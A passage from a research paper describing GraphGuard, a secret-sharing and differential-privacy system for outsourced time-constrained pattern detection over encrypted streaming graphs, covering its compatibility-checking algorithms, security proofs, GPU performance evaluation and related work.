9: $[\![\mathcal{CP}_d]\!] \leftarrow \mathsf{Constr}(\{[\![\mathcal{E}_y]\!]\})$. //Subroutine 3.
10: $[\![\mathcal{P}_d]\!] \leftarrow \mathsf{secFlt}([\![\mathcal{CP}_d]\!], [\![\mathbf{M}_d]\!])$. //Subroutine 4.
11: **return** The partial match set $[\![\mathcal{P}_d]\!]$ with respect to $[\![\mathbb{Q}_d]\!]$.

the endpoint IDs of each pair of edges $[\![e_i]\!], [\![e_j]\!]$ in the candidate partial match. Specifically, given $[\![e_i]\!]$'s endpoint IDs $([\![\mathbf{sid}_i]\!], [\![\mathbf{eid}_i]\!])$ and $[\![e_j]\!]$'s endpoint IDs $([\![\mathbf{sid}_j]\!], [\![\mathbf{eid}_j]\!])$, S_{123} perform:

$$[\![b_1]\!] = \mathsf{secTest}([\![\mathbf{sid}_i]\!], [\![\mathbf{sid}_j]\!]); [\![b_2]\!] = \mathsf{secTest}([\![\mathbf{eid}_i]\!], [\![\mathbf{eid}_j]\!]);$$
$$[\![b_3]\!] = \mathsf{secTest}([\![\mathbf{eid}_i]\!], [\![\mathbf{sid}_j]\!]); [\![b_4]\!] = \mathsf{secTest}([\![\mathbf{sid}_i]\!], [\![\mathbf{eid}_j]\!]);$$
$$[\![\mathbf{M}_l[i,j]]\!] = [\![b_1]\!] || [\![b_2]\!] || [\![b_3]\!] || [\![b_4]\!], i, j \in [\kappa_d], i \neq j, \quad (4)$$

where $[\![\mathbf{M}_l[i,i]]\!] = [\![0]\!] || [\![0]\!] || [\![0]\!] || [\![0]\!], i \in [\kappa_d]$; "||" denotes concatenation. To enable the subsequent computation in RSS domain, a re-sharing operation is required for each test result.

Secure structural consistency checking. Note that the edges of $[\![\mathbb{Q}_d]\!]$ have a one-to-one matching relationship with the edges in the encrypted candidate partial match. Therefore, based on Proposition 1, to check their structural consistency, S_{123} can evaluate whether $\mathbf{M}_d = \mathbf{M}_l$ holds. Specifically, S_{123} compute Eq. 1 on $[\![\mathbf{M}_d]\!]$ and $[\![\mathbf{M}_l]\!]$ in the RSS domain:

$$[\![\omega]\!] = \bigvee_{i=1}^{\kappa_d} \bigvee_{j=1}^{\kappa_d} \bigvee_{s=1}^{4} [\![\mathbf{M}_d[i,j][s]]\!] \oplus [\![\mathbf{M}_l[i,j][s]]\!], \quad (5)$$

where $\omega = 1$ indicates $\mathbf{M}_d \neq \mathbf{M}_l$ and $\omega = 0$ indicates $\mathbf{M}_d = \mathbf{M}_l$. Finally, S_{123} open $[\![\omega]\!]$ to determine whether adding the candidate partial match into the partial match set (line 5).

Algorithm 1 provides a complete construction for secure partial matches detection.

4.4 Secure Partial Matches Compatibility Checking

After obtaining the encrypted partial match sets, S_{123} then combine partial matches from different sets into the final encrypted detection result $[\![\mathcal{R}]\!]$. However, simply combining partial matches can lead to incorrect matches because the timing orders of edges and the structures of partial matches from different sets may not be compatible with each other. Hence, in this section we introduce how S_{123} securely check

the compatibility among encrypted partial matches to produce the final detection result $[\![\mathcal{R}]\!]$ (given in Algorithm 2). The process involves examining all possible combinations of partial matches (named as *candidate matches*). Specifically, given an encrypted candidate match $[\![R]\!]$, S_{123} first check if the timing orders of its edges adhere to the timing order constraints of $[\![\mathbb{Q}]\!]$ (Section 4.4.1). S_{123} then check whether the structure of $[\![R]\!]$ is consistent with that of $[\![\mathbb{Q}]\!]$ (Section 4.4.2). If the combination passes these checks, S_{123} add $[\![R]\!]$ into $[\![\mathcal{R}]\!]$.

4.4.1 Secure Timing Orders Compatibility Checking

Recall from the end of Section 4.3.1 that the edges in each partial match already obey the timing order constraints of the corresponding TC-subquery pattern. Therefore, S_{123} only need to check whether the timing orders of edges from different partial matches in $[\![R]\!]$ obey the encrypted compatibility order constraints. Specifically, given each encrypted compatibility order constraint $[\![o_c]\!] = (y_1, y_2, [\![\theta]\!])$, S_{123} first retrieve the two edges (denoted as $[\![e_1]\!]$ and $[\![e_2]\!]$) from $[\![R]\!]$ that match the edges σ_{y_1} and σ_{y_2} of $\mathbb{Q}$, respectively. Since S_{123} have access to the mappings between the edges in $[\![R]\!]$ and the edges in $[\![\mathbb{Q}]\!]$, the retrieval can be done easily.

S_{123} then check whether the timing orders of $[\![e_1]\!]$ and $[\![e_2]\!]$ comply with $[\![o_c]\!]$. The checking process is formalized as $[\![\varphi_c]\!] = ([\![e_2]\!] \overset{?}{\prec} [\![e_1]\!]) \oplus [\![\theta]\!]$ (line 6 of Algorithm 2), where the expression $([\![e_2]\!] \overset{?}{\prec} [\![e_1]\!])$ evaluates to 1 if $[\![e_1]\!]$ comes after $[\![e_2]\!]$ in $[\![\hat{\mathbb{G}}_t]\!]$, and 0 otherwise. Since S_{123} have access to the rankings of $[\![e_1]\!]$ and $[\![e_2]\!]$ in $[\![\hat{\mathbb{G}}_t]\!]$, this expression $([\![e_2]\!] \overset{?}{\prec} [\![e_1]\!])$ can be evaluated in plaintext. Here, $\varphi_c = 1$ indicates that the timing order between $[\![e_1]\!]$ and $[\![e_2]\!]$ complies with $[\![o_c]\!]$, while $\varphi_c = 0$ indicates the opposite. Since the secret-shared "$\oplus$" operation does not require online communication and offline preparation, the checking process proceeds *without* the need for online communication and offline preparation. Finally, S_{123} combine $[\![\varphi_c]\!]$ for all compatibility order constraints to obtain the check result φ (line 8 of Algorithm 2), where $\varphi = 1$ means that the timing orders of edges in $[\![R]\!]$ comply with all timing order constraints of $[\![\mathbb{Q}]\!]$, and $\varphi = 0$ means the opposite.

Example 8. *Recalling Fig. 2, Fig. 4, and Example 7, the partial match for $\mathbb{Q}_1 = \{\sigma_1, \sigma_4, \sigma_2\}$ is $\{e_1, e_5, e_7\}$, the partial matches for $\mathbb{Q}_2 = \{\sigma_3\}$ are $\{e_4\}$ and $\{e_9\}$, and the compatibility order constraint between $\mathbb{Q}_1$ and $\mathbb{Q}_2$ is $(3, 2, \theta = 1)$, i.e., $\sigma_3 \prec \sigma_2$. Firstly, we examine the compatibility of timing orders of $\{e_1, e_5, e_7\} \cup \{e_4\}$, where e_4 matches σ_3 and e_7 matches σ_2. Since $(e_7 \overset{?}{\prec} e_4) = 0$, $\varphi = 0 \oplus 1 = 1$. This result indicates that $e_4 \prec e_7 \approx \sigma_3 \prec \sigma_2$, namely the timing orders of $\{e_1, e_5, e_7\} \cup \{e_4\}$ comply with the timing order constraints of $\mathbb{Q}$. This conclusion is further supported by Fig. 2. Next, we evaluate $\{e_1, e_5, e_7\} \cup \{e_9\}$. In this case, e_9 matches σ_3 and e_7 matches σ_2. With $(e_7 \overset{?}{\prec} e_9) = 1$, we have $\varphi = 1 \oplus 1 = 0$. This result indicates that the timing orders of $\{e_1, e_5, e_7\} \cup \{e_9\}$ do not comply with the timing order constraints of $\mathbb{Q}$.*

Algorithm 2 Secure Partial Matches Compatibility Checking

Input: $\{[\![o_c]\!]\}_{c\in[C]}$ and $[\![\mathbf{M}]\!]$; partial matches $[\![\mathcal{P}_d]\!], d \in [D]$.
Output: The encrypted detection result set $[\![\mathcal{R}]\!]$.

1: $[\![\mathcal{R}]\!] \leftarrow \emptyset$. // `Initialize detection result set.`
2: $[\![\mathcal{C}]\!] \leftarrow \{[\![R]\!] = \bigcup_{d\in[D]} [\![P_d]\!] | \{[\![P_d]\!] \in [\![\mathcal{P}_d]\!], d \in [D]\}\}$.
3: **for all** $[\![R]\!] \in [\![\mathcal{C}]\!]$ **do**
4: **for all** $[\![o_c]\!] \in \{[\![o_c]\!]\}_{c\in[C]}$ **do**
5: Retrieve edges $[\![e_1]\!]$ and $[\![e_2]\!]$ from $[\![R]\!]$ that match the edges σ_{y_1} and σ_{y_2} of $[\![\mathbb{Q}]\!]$, respectively.
6: $[\![\varphi_c]\!] \leftarrow ([\![e_2]\!] \overset{?}{\prec} [\![e_1]\!]) \oplus [\![\theta]\!]$.
7: **end for**
8: $[\![\varphi]\!] \leftarrow \bigotimes_{c=1}^{C} [\![\varphi_c]\!]$. //`Check the timing orders.`
9: Construct $[\![R]\!]$'s encrypted EAM $[\![\mathbf{M}_R]\!]$ by Eq. 4.
10: Compute $[\![\omega]\!]$ based on $[\![\mathbf{M}]\!]$ and $[\![\mathbf{M}_R]\!]$ by Eq. 5.
11: $[\![\chi]\!] \leftarrow [\![\varphi]\!] \otimes [\![\neg\omega]\!]$. //`Aggregate the results.`
12: Safely open $[\![\chi]\!]$, if $\chi = 1$, $[\![\mathcal{R}]\!]$.add($[\![R]\!]$).
13: **end for**
14: **return** The encrypted detection result set $[\![\mathcal{R}]\!]$.

4.4.2 Secure Structural Compatibility Checking

S_{123} then need to check whether the structure of $[\![R]\!]$ is consistent with that of $[\![\mathbb{Q}]\!]$. To check the structural consistency, similar to Section 4.3.2, S_{123} first construct $[\![R]\!]$'s encrypted EAM $[\![\mathbf{M}_R]\!]$ by Eq. 4 (line 9 of Algorithm 2), and then evaluate Eq. 5 over $[\![\mathbf{M}_R]\!]$ and $[\![\mathbb{Q}]\!]$'s encrypted EAM $[\![\mathbf{M}]\!]$ to output $[\![\omega]\!]$ (line 10 of Algorithm 2). Here, $\omega = 0$ indicates that the structures of $[\![R]\!]$ and $[\![\mathbb{Q}]\!]$ are consistent, while $\omega = 1$ indicates the opposite. Note that S_{123} need to construct $[\![\mathbf{M}_R]\!]$ based on the mappings between edges in $[\![R]\!]$ and edges in $[\![\mathbb{Q}]\!]$ to ensure that evaluating Eq. 5 on $[\![\mathbf{M}_R]\!]$ and $[\![\mathbf{M}]\!]$ outputs the correct result. Additionally, evaluating Eq. 5 on the EAM of matches containing dummy edges will always output $\omega = 1$, as dummy edges are not connected to any true edges. In other words, the dummy edges will not compromise the detection accuracy (as analyzed in Appendix E). We use the following example to illustrate the process.

Example 9. *Recalling the combination $\{e_1, e_5, e_7\} \cup \{e_4\}$ from Example 8, the edges e_1, e_5, e_7, and e_4 match edges σ_1, σ_4, σ_2, and σ_3 of $\mathbb{Q}$, respectively. Therefore, in the EAM of $\{e_1, e_5, e_7\} \cup \{e_4\}$, e_1 corresponds to the first row/column, e_5 corresponds to the fourth row/column, e_7 corresponds to the second row/column, and e_4 corresponds to the third row/column. Based on the structure of $\mathbb{G}_9$ in Fig. 2, the EAM of $\{e_1, e_5, e_7\} \cup \{e_4\}$ is* $\begin{bmatrix} 0000 & 0100 & 0000 & 0010 \\ 0100 & 0000 & 1000 & 0010 \\ 0000 & 1000 & 0000 & 0100 \\ 0001 & 0001 & 0100 & 0000 \end{bmatrix}$, *which matches the EAM of $\mathbb{Q}$ (as shown in Example 3).*

S_{123} AND $[\![\varphi]\!]$ and $[\![\neg\omega]\!]$ to obtain the check result (line 11 of Algorithm 2). Then S_{123} open $[\![\chi]\!]$, where $\chi = 1$ indicates that $\varphi = 1$ and $\omega = 0$, i.e., $[\![R]\!]$ is a time-constrained match of $[\![\mathbb{Q}]\!]$, while $\chi = 0$ indicates the opposite. Here, "$\neg$" represents the "NOT" operation in the binary domain, which can be realized by having two of S_{123} locally flip the share they jointly hold. Finally, if $[\![\mathcal{R}]\!]$ is not empty, S_{123} return it to FE, which decrypts $[\![\mathcal{R}]\!]$ and alerts the regulator.

5 Privacy Analysis

Proposition 2. *GraphGuard provides $(2\varepsilon, 2\delta)$-edge DP for the frequency of edge labels in each snapshot based on Definition 5.*

We prove Proposition 2 in Appendix F.

Remark. Proposition 2 indicates that the strength of DP protection for the frequency of edge labels in each snapshot is tunable and dependent on the privacy parameters ε and δ. Note that to our best knowledge, there is no deterministic theoretical formulas for determining the number of repeated queries needed to exploit the DP leakages for data reconstruction.

6 Security Analysis

We use the simulation paradigm [28] to analyze the security of GraphGuard. Establishing security under the simulation paradigm requiring formalizing two worlds: the real world, where the protocol is executed by honest parties, and an ideal world, where an ideal functionality $\mathcal{F}$ receives inputs from the parties and directly outputs the result to the relevant parties. We consider a probabilistic polynomial time (PPT) adversary $\mathcal{A}$ who *statically* corrupts one of S_{123}. We need to define a PPT simulator $\mathcal{S}$ who only accesses the leakage of $\mathcal{F}$ as claimed by our protocols, and "simulates" messages that resemble what the honest parties send to the corrupted server in the real world. If $\mathcal{A}$ cannot distinguish between the two worlds, then we consider our protocols to be secure.

Ideal functionality $\mathcal{F}$. Recall that the system of GraphGuard consists of the users, the FE dedicatedly maintained by the regulator, and the cloud servers. As FE does not have input and output, and solely serves as a proxy facilitating interaction between the users and the regulator with the cloud servers, we do not explicitly reference it in $\mathcal{F}$.

1. Setup: The regulator sends the public parameters Para, and the query pattern $\mathbb{Q}$ to $\mathcal{F}$, where Para consists of the spaces of vertex ID and edge label, and the window size. $\mathcal{F}$ executes the setup process with Para and $\mathbb{Q}$.

2. Append: A user sends a newly generated edge $e_x = (sid_x, eid_x, l_x, t_x)$ to $\mathcal{F}$, where sid_x and eid_x are the IDs of e_x's two endpoints, l_x is e_x's label, and t_x is e_x's timestamp. $\mathcal{F}$ appends the edge e_x to the current graph.

3. Detection: $\mathcal{F}$ performs time-constrained pattern detection for $\mathbb{Q}$ on each snapshot of the streaming graph $\{e_x\}$.

4. Output: If any time-constrained match(es) $\mathcal{R}$ is detected, $\mathcal{F}$ outputs $\mathcal{R}$ to the regulator. Otherwise, $\mathcal{F}$ outputs nothing (i.e., $\perp$) to the regulator.

Note that $\mathcal{F}$ outputs nothing to the servers and the users. However, we allow $\mathcal{F}$ to leak $\mathcal{L}(\mathcal{F}(\mathbb{Q})) = (\{t_x\}, \mathsf{Num}, \{\hat{f}\})$ to the servers. Here, $\mathsf{Num} = (|\mathbb{Q}|, |\mathbb{G}|, |\mathcal{CP}|, |\mathcal{P}|, |\mathcal{R}|)$, where $|\mathbb{Q}|$ is the number of edges in $\mathbb{Q}$, $|\mathbb{G}|$ is the number of edges in the streaming graph, $|\mathcal{CP}|$ is the number of candidate partial matches, $|\mathcal{P}|$ is the number of partial matches, and $|\mathcal{R}|$ is the number of detection results. $\{\hat{f}\}$ are the noisy frequencies of edge labels in each snapshot.

***Definition* 9.** *Let $\prod$ denote the protocol for privacy-preserving time-constrained graph pattern detection, wherein the regulator provides the query pattern $\mathbb{Q}$ as input. Let $\mathcal{A}$ be an adversary who statically corrupts one of the servers S_{123}, and let $\mathsf{View}_{\mathsf{Real}}^{\prod(\mathbb{Q})}$ be the view of the corrupted server during the protocol run. In the ideal world, a simulator $\mathcal{S}$ generates a simulated view $\mathsf{View}_{\mathsf{Ideal}}^{\mathcal{S},\mathcal{L}(\mathcal{F}(\mathbb{Q}))}$ given only the leakage of $\mathcal{F}$. We say that $\prod$ is secure, if there exists a PPT simulator $\mathcal{S}$ such that $\mathsf{View}_{\mathsf{Ideal}}^{\mathcal{S},\mathcal{L}(\mathcal{F}(\mathbb{Q}))}$ is indistinguishable from $\mathsf{View}_{\mathsf{Real}}^{\prod(\mathbb{Q})}$.*

Proposition 3. *Based on Definition 9, GraphGuard securely realizes $\mathcal{F}$ with the leakage $\mathcal{L}(\mathcal{F}(\mathbb{Q}))$.*

We prove Proposition 3 in Appendix G. In addition, we explicitly analyze how GraphGuard hides search access patterns in Appendix H. Here, the search pattern implies whether a new query pattern has been issued before, while the access pattern reveals which vertices/edges of the streaming graph are matched with that of the query pattern.

Remark. While the focus of GraphGuard is on privacy protection for the streaming graph formed by edges contributed by users, another concern upon practical deployment might be collusion between any of the semi-honest servers and some users. In such case, the privacy of the edges generated by honest users still holds. This is because in GraphGuard users only generate edges for the streaming graph and do not receive any messages during the protocol execution. Meanwhile, the nature of secret sharing ensures that any of the servers alone learns no information about the data being secret-shared.

7 Performance Evaluation

7.1 Setup

We make a prototype implementation of GraphGuard using a combination of Python and C++. All experiments are conducted on a workstation equipped with 24 Intel Xeon Gold 6240R CPU cores, a NVIDIA RTX A6000 GPU, 128 GB of RAM, and 2 TB of external SSD storage, running Ubuntu

20.04.3 LTS. The server-side communication on the workstation is emulated by the loopback filesystem with 10 ms network delay. Furthermore, we utilize a MacBook Air with 8 GB of RAM to act as the FE to encrypt and upload the query patterns and graph edges to the workstation. δ is set to 10^{-5}.

GPU-based protocol instantiation. We note that the design of GraphGuard lends itself well to parallelization, allowing us to leverage the power of GPUs for efficient parallel processing and performance enhancement. In GraphGuard, all private information from the streaming graph and query pattern is encoded as one-hot vectors and encrypted by binary RSS. The primary operations in GraphGuard involve addition and multiplication of (one-hot) vectors. To facilitate efficient processing on the GPU, we store the ciphertext of the streaming graph and query patterns as bit-strings using the Numpy library. We implement GraphGuard by utilizing optimized NVIDIA's Python-based CUDA kernels. We empirically observe that the GPU-based instantiation of secTest can perform *one million* secure equality tests on secret-shared one-hot vectors with a length of 10000, in just 1 s. We compare secTest with two commonly used secure equality test protocols: the bit decomposition-based protocol [24] and the distributed point function (DPF)-based protocol [9]. Using the same GPU hardware, performing one million secure equality tests on secret-shared values in the ring $\mathbb{Z}_{2^{16}}$ via the bit decomposition-based protocol [24] takes about 14 s[3], while the DPF-based protocol [9] takes about 3 s[4]. Besides, our secTest securely produces the secret-shared equality test result without requiring any online communication or offline preparation. In contrast, the bit decomposition-based protocol [24] needs 154.5 MB of online communication, while the DPF-based protocol [9] requires the cloud servers to receive offline one million pairs of DPF keys (with a size of about 520 MB) and needs 3.8 MB of online communication.

Datasets. We conduct experiments mainly using three real-world graph datasets: (1) MOOC user action: https://snap.stanford.edu/data/act-mooc.html. This dataset is a small and dense network, consisting of 7,143 vertices and 411,749 temporal edges. (2) Reddit hyperlink network: https://snap.stanford.edu/data/soc-RedditHyperlinks.html. This dataset is a medium size and sparse network containing 55,863 vertices and 858,490 temporal edges. (3) com-DBLP: https://snap.stanford.edu/data/com-DBLP.html. This dataset is a large and sparse network containing 317,080 vertices and 1,049,866 edges.

Query pattern sets. We generate each query pattern randomly, considering the statistics of the corresponding dataset. The process involves randomly generating a query pattern of size $|\mathbb{Q}|$, while considering the average degree and edge label distribution of the dataset. In addition, we randomly assign timing order constraint for each pair of edges in the query pattern with a probability of $1/|\mathbb{Q}|$. For each experiment, we use 10 random query patterns.

[3]We use the public source code from [24].

[4]We implement the protocol of [9], with the security parameter $\lambda = 128$.



Figure 6: Running time and output ciphertext size due to encrypting streaming graphs, varying the number of edges.

Baseline. To our best knowledge there is no prior work solving the same problem targeted by us. Hence, we have to construct a baseline simply using generic MPC framework for direct secure computation of time-constrained graph pattern detection over streaming graphs. Under this we are able to fairly demonstrate the effectiveness of our custom designs. We construct our baseline using the generic and popular MPC framework MP-SPDZ [24], as it has been widely used for constructing baselines in recent works [16,36,41] and is well documented. In the baseline, identical to GraphGuard, we adopt the edge list structure [32] to represent the streaming graph. In addition, we use the same system model as GraphGuard, i.e., three servers with an honest majority and operating under a semi-honest threat model. We use the following basic secure protocols of MP-SPDZ: get_random$(\cdot)$, add$(\cdot)$, mul$(\cdot)$, reveal_to$(\cdot)$, secure_shuffle$(\cdot)$, LessThanZero$(\cdot)$, equal$(\cdot)$ to construct the baseline. It is noted that since the baseline directly secures the computation required by plaintext graph pattern detection, it needs to work with a large ring $\mathbb{Z}_{2^{32}}$, as opposed to $\mathbb{Z}_2$ used in GraphGuard due to our custom design of data encoding method and secure components. In addition, to provide the baseline with an advantage, we use the computational capabilities of GPUs for parallel processing.

7.2 Evaluation on Encryption

Fig. 6 compares the cost of encrypting streaming graphs between GraphGuard and the baseline. Since GraphGuard utilizes custom data encoding and encryption mechanisms (e.g., one-hot encoding), it results in higher computational cost for encryption and larger ciphertext size compared to the baseline. However, as will be shown shortly, our custom design allows GraphGuard to support significantly faster online graph pattern detection. Additionally, we point out that in GraphGuard the servers only need to use the encrypted edges within the sliding window for secure pattern detection, following the processing logic in plaintext domain (e.g., [27, 35]). Hence,



Figure 7: Query latency of GraphGuard and the baseline on different datasets with (a) $|\mathbb{Q}| = 12$ and $W \in [1 \times 10^4, 5 \times 10^4]$; (b) $W = 3 \times 10^4$ and $|\mathbb{Q}| \in \{6, 9, 12, 15, 18\}$.



Figure 8: Communication cost of GraphGuard and the baseline on different datasets with (a) $|\mathbb{Q}| = 12$ and $W \in [1 \times 10^4, 5 \times 10^4]$; (b) $W = 3 \times 10^4$ and $|\mathbb{Q}| \in \{6, 9, 12, 15, 18\}$.

in such case the memory cost is relatively small compared to maintaining the complete graph, e.g., not exceeding 1 GB on the MOOC dataset with a window size of 5×10^4.

7.3 Evaluation on Query Latency

Fig. 7 shows the comparison of query latency between GraphGuard and the baseline under different window sizes W and query pattern sizes $|\mathbb{Q}|$. Note that we do not vary the privacy budget ε in this comparison ($\varepsilon = 0.6$ for the results of GraphGuard) since the baseline is fully built on RSS technique. The results clearly demonstrate that GraphGuard consistently outperforms the baseline, achieving a substantial speedup ranging from 29× to 60×. Additionally, the query latency gap between GraphGuard and the baseline increases significantly as W and $|\mathbb{Q}|$ increase. The results show the superior scalability of GraphGuard compared to the baseline.

To better demonstrate the advantages of GraphGuard over the baseline, we provide a breakdown of the query latency performance in Table 1. Here, we divide the overall secure processing pipeline into three common subroutines: secure candidate partial matches fetching (denoted as secFet), secure candidate partial matches filtering (denoted as secFlt), and secure partial matches compatibility checking (denoted as secCHK). Note that secFet and secFlt together support secure partial matches detection. We can observe that GraphGuard consistently outperforms the baseline in all subroutines. The advantage of GraphGuard in secFet stems from our oblivious dummy edges padding protocol, which enables the secure revelation of equality test results on encrypted edge labels, thereby significantly reducing the subsequent unnecessary overhead on unmatched edges. In secFlt and secCHK, it is our proposed data structure EAM that enables S_{123} to efficiently and securely check the structural consistency between encrypted candidate matches and the query pattern.

7.4 Evaluation on the Server-Side Communication Cost

Fig. 8 shows the comparison of the server-side communication cost between GraphGuard and the baseline under different window sizes W and query pattern sizes $|\mathbb{Q}|$. The results demonstrate that GraphGuard consistently outperforms the baseline, achieving substantial communication cost savings ranging from 96% to 98%. Furthermore, the communication cost savings of GraphGuard compared to the baseline increase significantly as the values of W and $|\mathbb{Q}|$ increase.

In Table 2, we provide a breakdown of the communication cost for more detailed comparison between GraphGuard and



Figure 9: Query latency and communication cost of GraphGuard on the CAIDA dataset with (a) $\varepsilon = 0.6$, $|\mathbb{Q}| = 12$, and $W \in [1 \times 10^4, 5 \times 10^4]$; (b) $\varepsilon = 0.6$, $W = 3 \times 10^4$, and $|\mathbb{Q}| \in \{6, 9, 12, 15, 18\}$; and (c) $W = 3 \times 10^4$, $|\mathbb{Q}| = 12$, and $\varepsilon \in \{0.2, 0.4, 0.6, 0.8, 1.0\}$.

the baseline. We can observe that GraphGuard outperforms the baseline in all subroutines. The advantage of GraphGuard in secFet and secFlt primarily comes from our efficient secure equality test protocol, which eliminates the need for online communication among the parties. In secCHK, the advantage of GraphGuard largely comes from our specialized secure edge temporal order comparison method, which also eliminates the need for online communication.

7.5 Scalability of GraphGuard

To demonstrate the scalability of GraphGuard, we further conduct experiments on a much larger dataset "CAIDA Anonymized Internet Traces 2015" obtained from https://catalog.caida.org/dataset/passive_2015_pcap. It contains 445,440,480 communication records (edges) involving 2,601,005 different IP addresses (vertices), with each edge associated with a timestamp indicating the communication time. This dataset is also the largest real-world streaming graph dataset used in the state-of-the-art plaintext work [27]. We model the dataset as an edge-labeled streaming graph, as described in [27]. Fig. 9 shows the results. Note that with the same snapshot size, a larger number of vertices in the dataset will result in higher query latency due to the impact on the length of the one-hot encoded vertex ID. The results demonstrate GraphGuard's scalability: on an encrypted snapshot of size of 5×10^4, the query latency only increases from 6.23 seconds on the DBLP dataset (comprising 317,080 vertices) to 19.69 seconds on the CAIDA dataset.

8 Related Work

Recently, significant efforts have been made towards developing techniques for searching encrypted outsourced graphs. Some works [17, 19] focus on privacy-preserving shortest path search, which aims to identify a path between two given vertices in an encrypted graph that minimizes the sum of the edge weights in the path. Some works [4, 7] focus on privacy-preserving breadth-first search, which aims to identify a graph structure from an encrypted graph that satisfies a given property. Other works [39, 42] focus on privacy-preserving subgraph matching, with the objective of identifying subgraphs isomorphic to a given small query graph from a large encrypted graph. However, it is important to note that the works [39, 42] focus on subgraph matching over *static* graphs, instead of time-constrained pattern detection over streaming graphs targeted by this paper, which is much more complicated as it additionally handles streaming graphs and considers the timing orders of the edges in graphs. In independent work, a design SGPM [21] is claimed to support secure time-constrained graph pattern matching. But it indeed addresses a *different and simplified* problem. In its scenario, the cloud holds each encrypted edge of a streaming graph independently *without considering/protecting the graph structure*, the client provides an encrypted *time constraint* as the query (instead of a query graph pattern), and the cloud obtains and returns the *plaintext* edge IDs as the query result.

In short, no previous studies have explored the same problem of privacy-preserving outsourcing of time-constrained pattern detection over streaming graphs as we do in this paper.

9 Conclusion

We present GraphGuard, the first system that enables privacy-preserving outsourcing of time-constrained pattern detection over streaming graphs. Through a synergistic approach bridging graph modeling, lightweight secret sharing, edge DP, and data encoding and padding, GraphGuard enables cloud-empowered time-constrained pattern detection over streaming graph while preserving the privacy of the streaming graph, the query patterns, and the detection results. The evaluation results on several real-world datasets demonstrate that compared with the generic MPC baseline, GraphGuard achieves up to 60× improvement in query latency and up to 98% savings in communication cost. We believe that our initial research effort lays a good foundation for advancing research on privacy-preserving query processing on dynamic graphs.

A The Underlying Plaintext Algorithm

Algorithm 3 gives the plaintext graph pattern detection process underlying the security design of GraphGuard, which is built on the framework of the state-of-the-art scheme [27].

B Computational Benefit from Outsourcing

To demonstrate the computational benefit of outsourcing, we compare the running time of the regulator in GraphGuard with that under the case of local graph pattern detection over plaintext streaming graph. Here, we construct the plaintext baseline based on the state-of-the-art work [27]. We use the CAIDA dataset, with varying query pattern size $|\mathbb{Q}| \in \{6, 9, 12, 15, 18\}$ and a window size of 5×10^4. The time taken by the decomposition and encryption of a query pattern in GraphGuard varies in $\{0.29, 0.44, 0.72, 0.83, 1.27\}$ seconds accordingly. Note that such cost is *one-off*. Besides, when a new edge emerges, the local encryption time is not more than 1 millisecond on average. In comparison, in the non-outsourcing setting, the time requires by local detection

Algorithm 3 Time-Constrained Graph Pattern Detection

Input: A snapshot $\mathbb{G}_t$, TC-subquery patterns $\{\mathbb{Q}_d\}_{d\in[D]}$, and compatibility order constraints $\{o_c\}_{c\in[C]}$.
Output: The detection result set $\mathcal{R}$.

for each TC-subquery pattern $\mathbb{Q}_d, d \in [D]$ **do**
  for each edge label l_y in $\mathbb{Q}_d$ **do**
    $\mathcal{E}_y \leftarrow \emptyset$.// `Initialize` l_y`'s matched edge set.`
    for each edge e_x in the snapshot $\mathbb{G}_t$ **do**
      If e_x's label is identical to l_y, then $\mathcal{E}_y$.add(e_x).
    end for
  end for
  $\mathcal{CP}_d \leftarrow \emptyset$. // `Initialize the candidate partial match set.`
  for each set of edges from different $\mathcal{E}_y$ **do**
    If the temporal order of the edges complies with the timing order constraints specified by $\mathbb{Q}_d$, the subgraph P_l formed by them is added to $\mathcal{CP}_d$.
  end for
  $\mathcal{P}_d \leftarrow \emptyset$. // `Initialize the partial match set.`
  for each candidate partial match $P_l \in \mathcal{CP}_d$ **do**
    If P_l's structure matches that of $\mathbb{Q}_d$, $\mathcal{P}_d$.add(P_l).
  end for
end for
$\mathcal{C} \leftarrow \emptyset$. // `Initialize the candidate match set.`
for each set of partial matches from $\mathcal{P}_d, d \in [D]$ **do**
